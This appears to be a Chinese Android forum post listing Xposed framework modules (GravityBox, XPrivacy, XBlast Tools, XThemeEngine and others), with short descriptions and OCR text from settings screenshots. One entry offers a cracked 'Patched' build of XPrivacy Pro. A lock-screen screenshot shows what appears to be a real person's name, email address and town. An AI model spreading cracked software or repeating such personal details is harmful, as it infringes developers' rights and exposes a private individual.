
XHaloFloatingWindow 是一款桌面漂浮空间，自定义后可以在桌面快速的开启应用。需要 Xposed 框架支持。

peterdocter，如果您要查看本帖隐藏内容请回复

重力工具箱 GravityBox 2.7.2

重力工具箱 GravityBox 是一款依赖 Xposed 框架支持的全能系统工具，可以修复 MTK6589 的一些 bug，通知支持修改 rom 参数。

Google
10:52
10:46
Unlock ring settings
Enable unlock ring targets
Target application 1
Phone
Target application 2
Messaging
Target application 3
Target application 4
Target application 5
Unlock ring vertical offset
BBS.GFAN.COM


10:39
2G
Statusbar tweaks
Clock settings
Data traffic monitor
Ongoing notification blocker
Allows blocking of selected ongoing notifications
Battery indicator style
Circle battery with percentage
Battery percent text
Enable brightness control
Adjust brightness by sliding over statusbar (requires automatic brightness to be disabled)
Auto-hide signal icons
Disable roaming indicators
QuickSettings management
Statusbar QuickSettings tiles
Tile reordering
Tiles per row
QuickApp tile settings
Network mode tile mode
Network mode tile SIM slot
Auto-switch QuickSettings
Quick pulldown
Tile reordering
Wi-Fi (CM style)
Mobile data
Network mode
GPS (CM style)
Bluetooth
Airplane mode
Synchronization
BBS.GFAN.COM

Navigation bar tweaks
Transparency for lockscreen
Navigation key color
Navigation key glow color
Navigation bar background color
DIMENSIONS
Navigation bar height
Navigation bar height
Navigation bar width
Pie controls
Enable pie controls
Show custom key
Always show menu button
Trigger positions
Trigger size
Navigation key size
Background color
Hardware key actions
MENU KEY
Long-press action
Double-tap action
HOME KEY
Long-press action
Torch on home key long-press
BACK KEY
Long-press action

peterdocter，如果您要查看本帖隐藏内容请回复

MoDaCo Toolkit 26

MoDaCo Toolkit 是一款基于 Xposed 框架的系统参数调整软件，安装后请到 Xposed 框架中激活使用。

peterdocter，如果您要查看本帖隐藏内容请回复

Maximize Widgets 1.0


Maximize Widgets 可以将你锁屏的信息最大化，不支持 4.2 以下 rom（需要安装 Xposed 框架后在其中激活使用）。


12:16 am
12:16
27°
35%
Wed, Aug 07
8
Mohammad Abu-Garbeyyeh
Emergency call
机锋论坛
BBS.GFAN.COM
12:16 am
12:16
Wed, Aug 07
27°C — Fair
18° – 29°
Shikunei Nuseiba, Palestine
35% Discharging
Battery - 34.8°C - 3798mV
8 unread
mohammad7410@gmail.com (8)
机锋论坛
BBS.GFAN.COM


peterdocter，如果您要查看本帖隐藏内容请回复

MTXBatteries 自定义电池图标 1.1

XBatteries 是一款美化软件，可以更换电池图标，同时还可以对颜色等进行自由定制。（需要安装 Xposed 框架后在其中激活使用）


21:09
XBatteries
About
Restart SystemUI
Enable
Check to enable theme chooser.
Tick to use Custom Color
Tick to use custom color or untick to use pre-made themes below.
Select Battery Icon
Select battery icon to use custom color with from the list
Use Circle with Custom Color
Circle battery with custom color
Use Pre-Made Themes
Untick custom color checkbox to use these themes.
机锋论坛
BBS.GFAN.COM


21:09
Use Pre-Made Themes
Stock
Alexander
Black Bubble
Black Titanium
Broken Circle Green
Castaway
Codec
Glow Blue
Glowing Blue
Green Circle
Cancel


21:09
Use Pre-Made Themes
Honeycomb Blue
Horizontal Blue
Hourglass
Kryptosx
Minimal
Power
Rainbow
Segmented
Sensetube
Sphere
Cancel

21:12
XBatteries
About
Restart SystemUI
Enable
Color Picker
Press on Color to apply
BBS.GFAN.COM

peterdocter，如果您要查看本帖隐藏内容请回复

X 隐私 XPrivacy Pro（Android)v1.10.18 Patched 直装破解中文版

Xposed 框架是一款可以在不修改 APK 的情况下影响程序运行（修改系统）的框架服务，基于它可以制作出许多功能强大的模块，且在功能不冲突的情况下同时运作。当前，Per APP Setting（为每个应用设置单独的 dpi 或修改权限）、Cydia、XPrivacy（防止隐私泄露）、对原生 Launcher 替换图标等应用或功能均基于此框架。

X 隐私 XPrivacy 是一款基于 Xposed 框架的模块应用，可以对所有应用可能泄露隐私的权限进行管理，对禁止可能会导致崩溃的应用采取欺骗策略，提供伪造信息。

注意：

0.miui 勿装，会无限重启

1.安装完毕后需在应用内执行安装，并完成一次系统重启

2.安装各模块后需要在此应用内启用，并重启系统

3.如果安装完出错，请刷入 XDA 帖子附件内的 Xposed-Disabler-CWM.zip，临时屏蔽

更多信息见 Xposed XDA 原帖：点这儿

源码、原理见 GitHub：点这儿

中国联通
0.17K/s
15:08
XPrivacy
权限类型 全部权限
2 个已启用的过滤器
XPrivacy
XPrivacy 版本: 1.10.18 (185)
Xposed 框架版本: 42
版权所有 © 2013 M. Bokhorst (M66B)
已授权给: .
XPrivacy 的开发和测试工作已经非常全面和细致, 但仍然不可能保证它能完美兼容所有设备及应用。
使用者需自行承担风险。
另请参阅使用许可:
https://github.com/M66B/XPrivacy#xprivacy
机锋论坛
BBS.GFAN.COM

peterdocter，如果您要查看本帖隐藏内容请回复

XDA 大神作：Xposed 框架 V2.3.1 官方中文版 释放出 Android 的巨大能量

Xposed 框架是一款可以在不修改 APK 的情况下影响程序运行（修改系统）的框架服务，基于它可以制作出许多功能强大的模块，且在功能不冲突的情况下同时运作。

当前，Per APP Setting（为每个应用设置单独的 dpi 或修改权限）、Cydia、XPrivacy（防止隐私泄露）、对原生 Launcher 替换图标等应用或功能均基于此框架。

注意：

0.miui 勿装，会无限重启

1.安装完毕后需在应用内执行安装，并完成一次系统重启

2.安装各模块后需要在此应用内启用，并重启系统

3.如果安装完出错，请刷入 XDA 帖子附件内的 Xposed-Disabler-CWM.zip，临时屏蔽

更多信息见 Xposed XDA 原帖：点这儿

源码、原理见 GitHub：点这儿

21:16 醉后
78%
Xposed安装器
欢迎使用Xposed安装器
请选择您想进行的操作:
框架
此处您能管理Xposed框架。任何模块想正常运行都需要它。
模块
框架本身不增加任何功能。您需要使用模块。安装模块后在此处激活它们。
下载
此处您能访问模块仓库，您可以搜索并下载您喜欢的模块，并及时更新它们。
设置
此处可配置Xposed安装器和框架。
关于
了解Xposed作者，如何获取帮助支持等。
机锋论坛
BBS.GFAN.COM
21:16 醉后
78%
模块
[0.1]
Adapted Layout with hidden soft keys for Xperia apps.
GravityBox [2.7.2]
GravityBox by C3C076@XDA
XBlast Tools [1.6.6]
XBlastTools by FemBlack@XDA. Click to configure
Xperia Mods [1.2]
@ucqq Xperia V Mods. Run the app to configure.
Xperia MultiMiniapps [1.1]
Enables multiple miniapps to run at the same time
Xposed Full Screen Call Picture [1.0]
Make the call picture from square to full screen
Z1 Camera Tweaks [1.0]
Various camera tweaks for the Sony Xperia Z1
高级电源菜单(Advanced Reboot Menu) [6.0a_r2]
机锋论坛
BBS.GFAN.COM

peterdocter，如果您要查看本帖隐藏内容请回复

App Settings 1.5

Per APP Density Setting 是一款可以针对单个应用进行设置的工具，需要 Xposed 框架支持。

peterdocter，如果您要查看本帖隐藏内容请回复

机锋论坛
BBS.GFAN.COM

图标随便换:Icon Themer v1.5

图标随便换 Icon Themer 让你在任何 Launcher 上使用 Nova/Apex/ADW 等特制的图标美化包，注意：

需要 ROOT 的 Android 4.0+

需要支持 JIT 的 ROM

与 MIUI 不兼容

Xposed 框架


12:11
Share "Icon Themer ★ root" via
Tumblr
Twitter

peterdocter，如果您要查看本帖隐藏内容请回复

BBS.GFAN.COM

状态栏颜色 XBlast Tools v1.6.6 Xposed 框架强悍状态栏修改随心所变


XBlast Tools（原 Status Bar Clock Color Mod）能够在不修改 apk 的情况下允许你改变颜色的状态栏和通知栏时钟颜色。（需要安装 Xposed 框架后在其中激活使用）



6:27 PM Fem
XBlast Tools
Status Bar
Notification Panel
Navigation Bar
Visual Tweaks
Fullscreen Caller Photo
XDream
Carrier Label
Gradient Settings
6:30 PM Fem
53B/s
Bluetooth
Keep
Messaging
Picasa
Hangouts
Gmail
Facebook
Audio Manager
Box
Share as QR Code
Decode QR Code
机锋论坛
BBS.GFAN.COM

peterdocter，如果您要查看本帖隐藏内容请回复

XThemeEngine beta5

XThemeEngine 能让你的机器使用 CM10 的主题，不需要去刷 zip 主题包，安装对应的主题 apk，到 XThemeEngine 激活即可。（需要安装 Xposed 框架后在其中激活使用）


10:29
XThemeEngine
XThemeEngine themes uses a format similar to CM10 themes. XThemeEngine supports theming of resources except those in assets folders (i.e. ringtones, wallpapers) and styles.
Howto/Support: http://ruqqq.sg
Follow @ruqqq for updates: http://twitter.com/ruqqq
WARNING: This is an alpha app. It comes with no warranty or guarantee!
Choose theme:
LunarUi CM10 Theme *
* Currently applied theme
Apply Theme
Soft Reboot
Reboot


10:36
SUNDAY
14 APRIL, 2013
Internal storage & SD card
Internal storage & SD card connected to PC
USB debugging connected
Touch to disable USB debugging.
Defaults
Locale is monitoring conditions.
SGP-M1

peterdocter，如果您要查看本帖隐藏内容请回复

XLockY 定制锁屏 1.0

XLockY 能够对你的锁屏界面进行定制，比如锁屏图标，发光点颜色，锁环图标，适用于 AOSP 的 rom。


安装 Xposed 框架后请到中激活使用。

特性:

Apply any color for lock-screen glow-dot

Change predefined lock icons for lock-screen

Change predefined lockring icons for lock-screen


994MB
09:45pm
263
9:45
22°
FRI, JUL 19
99%
Charging, 99% — FemBlack
Poison
xposed

1050MB
09:48pm
263
9:48
22°
FRI, JUL 19
99%
Charging, 99% – FemBlack
Friday July 19, 2013
Poison
xposed

9:41
THU 25 APR
GOLDENCHILD
SKADOOSH

peterdocter，如果您要查看本帖隐藏内容请回复

Xposed Tweakbox 1.4.0

Xposed Tweakbox 是一款系统定制软件，可以对通知栏、电池、手机等进行功能定制-xda 原帖。（需要安装 Xposed 框架后在其中激活使用）

Statusbar

Number of bars for signal strength indicator

Background color. Looks weird actually because most apps aren't made for this.

Clock color

Toggle "switch input method" notification while typing text

CRT (see below for requirements - will probably not work for you)

CRT off effect

CRT on effect

CRT landscape detection

Battery

Levels for critical/low battery warning

Disable Samsung's "100% charged, unplug me now" notification

Phone

Vibrate on Call Wait

Increasing Ringer Volume

Call Recording (see below for requirements - will probably not work for you)

Built-in SIP


Miscellaneous

Don't turn on the screen when unplugging from USB/AC

Choose long HOME key behaviour (do nothing, classical/icon-only, new/thumbnails). Just sets a switch, the implementation has to exist in the ROM.

